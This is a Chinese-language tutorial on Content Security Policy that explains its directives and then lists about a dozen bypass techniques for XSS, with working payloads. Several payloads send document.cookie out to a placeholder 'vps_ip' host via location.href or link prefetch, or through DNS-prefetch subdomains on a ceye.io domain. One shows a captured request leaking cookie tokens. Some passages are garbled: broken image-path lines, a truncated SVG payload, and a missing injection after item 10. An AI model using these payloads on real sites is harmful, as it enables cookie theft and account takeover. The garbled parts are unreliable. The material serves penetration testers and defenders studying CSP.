从头学 CSP

0X00　前言：

由于最近被问到CSP绕过的一些技巧，平时虽然在xss、jsonp劫持中也有所接触，但感觉不够清晰，因此从头学习一波。希望大家也能通过本文有所了解。在挖洞遇到CSP策略拦截的时候能够参考绕过。

0x01　什么是 CSP

CSP全称Content Security Policy ,可以直接翻译为内容安全策略,就是为了页面内容安全而制定的一系列防护策略. 通过CSP所约束的的规则指定可信的内容来源（这里的内容可以指脚本、图片、iframe、fton、style等等可能的远程资源）。
举个例子：
我们经常可以在http头中看到下面头信息：

Content-Security-Policy: default-src 'self' www.topsec.com; script-src 'unsafe-inline'

或者在页面中看到：

<meta http-equiv="Content-Security-Policy" content="default-src 'self' www.topsec.com; script-src 'unsafe-inline'">

这两种表达的含义一致，代表了默认信任同源和www.topsec.com的资源；页面中允许执行javascript，允许使用内联资源如<script>标签、事件监听函数。它通过两组策略进行规定，每组策略包含一个策略指令和一个内容源列表

那下面简单介绍一下**常用的策略指令：**
default-src
default-src 指令定义了那些没有被更精确指令指定的安全策略。这些指令包括：

- child-src　指定定义了 web workers 以及嵌套的浏览上下文（如<frame>和<iframe>）的源
- connect-src　定义了请求、XMLHttpRequest、WebSocket 和 EventSource 的连接来源
- font-src　定义了字体加载的有效来源
- img-src　定义了图片或者图标加载的有效来源
- media-src　定义了媒体文件加载的有效来源如HTML6的 <audio>, <video>等元素

- object-src 定义页面插件的过滤策略,如 <object>, <embed> 或者 <applet>等元素
- script-src 定义页面中javascript有效来源，它可以设置一些特殊值，如nonce（每次http回应给出一个授权token并内嵌脚本必须有token才会被执行）、hash（列出允许执行的脚本代码的hash值，在hash相吻合下才能执行内嵌脚本）
- style-src 定义页面中CSS样式的有效来源

那啥是**内容源**呢：
内容源分三种：源列表、关键字与数据
源列表是一个字符串,主要是指定主机或者域名，包括对应端口。可以用*来代表通配符：
如：
http://*.topsec.com
topsec.com:8080
https://mail.topsec.com

关键字主要有以下几个：
‘none’ 空，不匹配任何URL
'self' 代表与文档同源，包括相同的URL协议和端口号。
'unsafe-inline’ 允许使用内联资源（javascript:URL、内联的事件处理函数与<style>、<script>元素），
'unsafe-eval' 允许使用eval()等通过字符串创建代理的方法

使用 *'unsafe-inline'* 和 *'unsafe-eval'* 都是不安全的，它们会导致网站有跨站脚本攻击风险。

数据
data:
允许data:URL作为内容来源
mediastream:
允许mediastream:URL作为内容来源

0x02 如何绕过 CSP 限制：

下面总结了一些可能遇到CSP策略后bypass的方法：

1、可控的CRLF漏洞点。
当存在CRLF漏洞，且可控点在csp上方，可以通过注入回车换行符将CSP策略挤到返回体body部分，使其失效。注入成功后，可看到回显如下图所示：

```
HTTP/1.1 302 Found
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 11 Nov 2018 07:37:09 GMT
Connection: close
Location: http://bottle.2018.hctf.io:22/
Content-Length: 190

<script src=[redacted]></script>
Content-Length: 0
Content-Security-Policy: default-src 'self'; script-src 'self'
Content-Type: text/html; charset=UTF-8
```

2、iframe绕过

当同源站点同时存在多个页面，可以利用没有CSP保护页面的XSS漏洞窃取被保护页面的数据：

比如A页面：

```
<html>
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
<h1 test="“foo”>A测试页面</h1>
</html>
```

B页面：

```
<html>
<body>
<script>var iframe = document.createElement(‘iframe’);
iframe.src="A页面";
document.body.appendChild(iframe);
setTimeout(()=>alert(iframe.contentWindow.document.getElementById('foo').innerHTML),1000);
</script>
</body>
<!-- 模拟XSS获取A页面的foo,使用setTimeout是需要等待iframe加载完A页面-->
</html>
```

当我们访问到B页面即可看到A测试页面被打印。

3、使用location.href

由于CSP不会影响location.href跳转，我们可以通过构造运行如下js，将需要的数据打回vps上：

```
location.href = "vps_ip:xxxx?"+document.cookie
```

```
GET /?=userId=85abb242-534e-452e-a6d8-29379ea82935;%20userName=Zhudonghua;%20token=834061ca-4bc9-41c3-8586-28a5cd3ae9fb;%20bindId=undefined HTTP/1.1
Host: 45.76.1.31:9999
```

4、link标签

此方法在老版本浏览器中可行，包括我们手里的xss fuzz字典应该也有很多使用link带外数据的payload：

注入语句:

```
var link = document.createElement("link");
link.setAttribute("rel", "prefetch");
link.setAttribute("href", "//vps_ip/?" + document.cookie);
document.head.appendChild(link);
```

也有一种方法是将cookie作为子域名，用dns通道将cookie带出去。

例如：

```
<script>
    dcl = document.cookie.split(";");
    n0 = document.getElementsByTagName("HEAD")[0];
    for (var i=0; i<dcl.length;i++)
    {
        console.log(dcl[i]);
        n0.innerHTML = n0.innerHTML + "<link rel="dns-prefetch" href="//" +
escape(dcl[i].replace(///g, "-")).replace(/%/g, "_") + '.' +
location.hostname.replace(/./g, "-") +  ".xxx.ceye.io">";
    }
</script>
```

这里要考虑到域名的命名规则是 [.-a-zA-Z0-9]+，所以需要对一些特殊字符进行替换

然后用ceye平台查看记录，替换特殊字符即可。

5、SVG绕过

由于svg标签可以执行javascript脚本，如果页面中存在上传功能，并且没有过滤svg，那么可以通过上传恶意svg图像来xss

我们可以通过构造一个SVG文件，比如测试a.svg：


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" width="100px"
height="100px" viewBox="0 0 751 751" enable-background="new 0 0 751 751"
xml:space="preserve">  <image id="image0" width="751" height="751" x="0"
y="0"

href="
AAABa4bwGAAAAIGNIUk0AAHomAACAhAAA+gAAAIDo" />
<script>alert(1)</script>
</svg>
```

6、使用PDFxss绕过object-src

在CSP标准里，object-src是限制插件的src，但js并不受限制。因此我们也可以尝试通过提交pdf文件来引入js，导致客户端的弹窗与URL跳转。

<embed width="100%" height="100%" src="//vps_ip/xxx.pdf"></embed>



7、Base-uri绕过

当服务器CSP策略script-src设置了nonce时，如果只设置了default-src没有额外设置base-uri。就可以使用<base>标签使当前页面上下文为自己vps地址。如果页面中script标签采用了相对路径，最终加载的js就是针对base标签中指定url的相对路径


exp：


<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'nonce-test'">

<base href="//vps_ip:prot/">

<script nonce='test' src="2.js"></script>

我这边2. js没写内容，但可以看到成功引入。





此方法仅限页面引用存在相对路径的<script>标签以及上述两个条件。

8、JSONP绕过CSP

在回调函数中包装js对象的jsonp接口通常允许第三方域的脚本作为源数据来加载api数据

例如：

<CSP设置为default-src 'self' ， 且存在json_data.php存在可控jsonp>

test.php


```
<?php
header("Content-Security-Policy: default-src 'self' script-src 'self' ");
echo $_GET['foo'];
?>
```


json_data.php

```
<?php
setcookie('password','1qaz@WSX');
header('Content-type: application/javascript');
$callback = $_GET['callback'];
$data = "{'name':'sunu11'}";
echo $callback . "(" . json_encode($data) . ")";
```

exp:

http://127.0.0.1:8080/test.php?foo=%3Cscript%20src=%22http://127.0.0.1:8080/json_data.php?callback=alert(document.cookie)%22%20%3E%3C/script%3E





另外一些存在用户可控资源或jsonp较常用站点的github项目：
https://github.com/google/csp-evaluator/blob/master/whitelist_bypasses/jsonp.js#L32-L180

10、利用浏览器补全绕过nonce：


如果存在CSP策略需要绕过进行XSS：

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'nonce-foo'">
```

我们测试代码如下:<?php header("X-XSS-Protection:0");?>

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'nonce-foo'">
<?php echo $_GET['foo']?>
<script nonce='foo'>
<!-- test -->
</script>
```

由于CSP 配置有nonce-foo，且在接受foo穿参后就有nonce=‘foo’，因此考虑插入<script src=data:text/php,alert(1),让<script nonce=’foo’>前面的<不被解析，而利用页面原有的nonce=’foo’进行绕过。xss语句可构造为：



11、CDN bypass

在oragne大佬挖掘HackMD所存在的xss过程中，绕过CSP时发现HackMD给出的CSP信任名单有一个https://cdnjs.cloudflare.com/，这个cdn提供了许多第三方示例库以供引入，因此可以通过AngularJS的模板注入引入js。

Exp:

```
<script src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js>
</script>
<div ng-app>
    {{constructor.constructor('alert(document.cookie)')()}}
</div>
//sssss" -->
```

具体分析文章可以参考:

https://paper.seebug.org/855/

12、可控静态资源

如果站点存在CSP策略限制，但受限站点有可控的静态资源，我们可以利用可控的静态资源来完成。

例如K1tten在 Review CodiMD 的Repo后发现的一处stored xss漏洞，也具有CSP限制。但他们通过找到www.google-analytics.com中提供的自定义javascript功能，再加上CSP 策略在同时有 www.google-analytics.com 以及 unsafe-eval这样的配置下可以执行任意JavaScript。因此可以绕过CSP的限制执行xss。

具体过程可以参考K1tten的wp：

https://github.com/k1tten/writeups/blob/master/bugbounty_writeup/HackMD_XSS_%26_Bypass_CSP.md

0x03 补充

考虑到上述多次提到同源策略，最后补充一下啥是同源策略：

同源策略是浏览器的一个安全功能，不同源的客户端脚本在没有明确授权的情况下，不能读写对方资源。

那什么是同源呢：

端口相同、域名相同、协议相同的站点就是同源站点。

举个例子：

相对我的站点：

http://topsec.com/foo/foo.php

以下站点是否同源：

https://topsec.com/foo/foo.php　　不同源

http://topsec.com:8080/foo/foo.php 不同源

http://vpn.topsec.com/foo/foo.php　不同源

http://topsec.com/foo/foo.php　　同源

最后贴上重学CSP所参考的一些文章：

https://inside.pixiv.blog/kobo/5137

https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2019/april/a-novel-csp-bypass-using-data-uri/

https://developer.mozilla.org/zh-CN/docs/Web/Security/CSP/CSP_policy_directives

内容比较基础，文中有描述错误欢迎斧正，有更好案例的希望能够py。感谢浏览至此。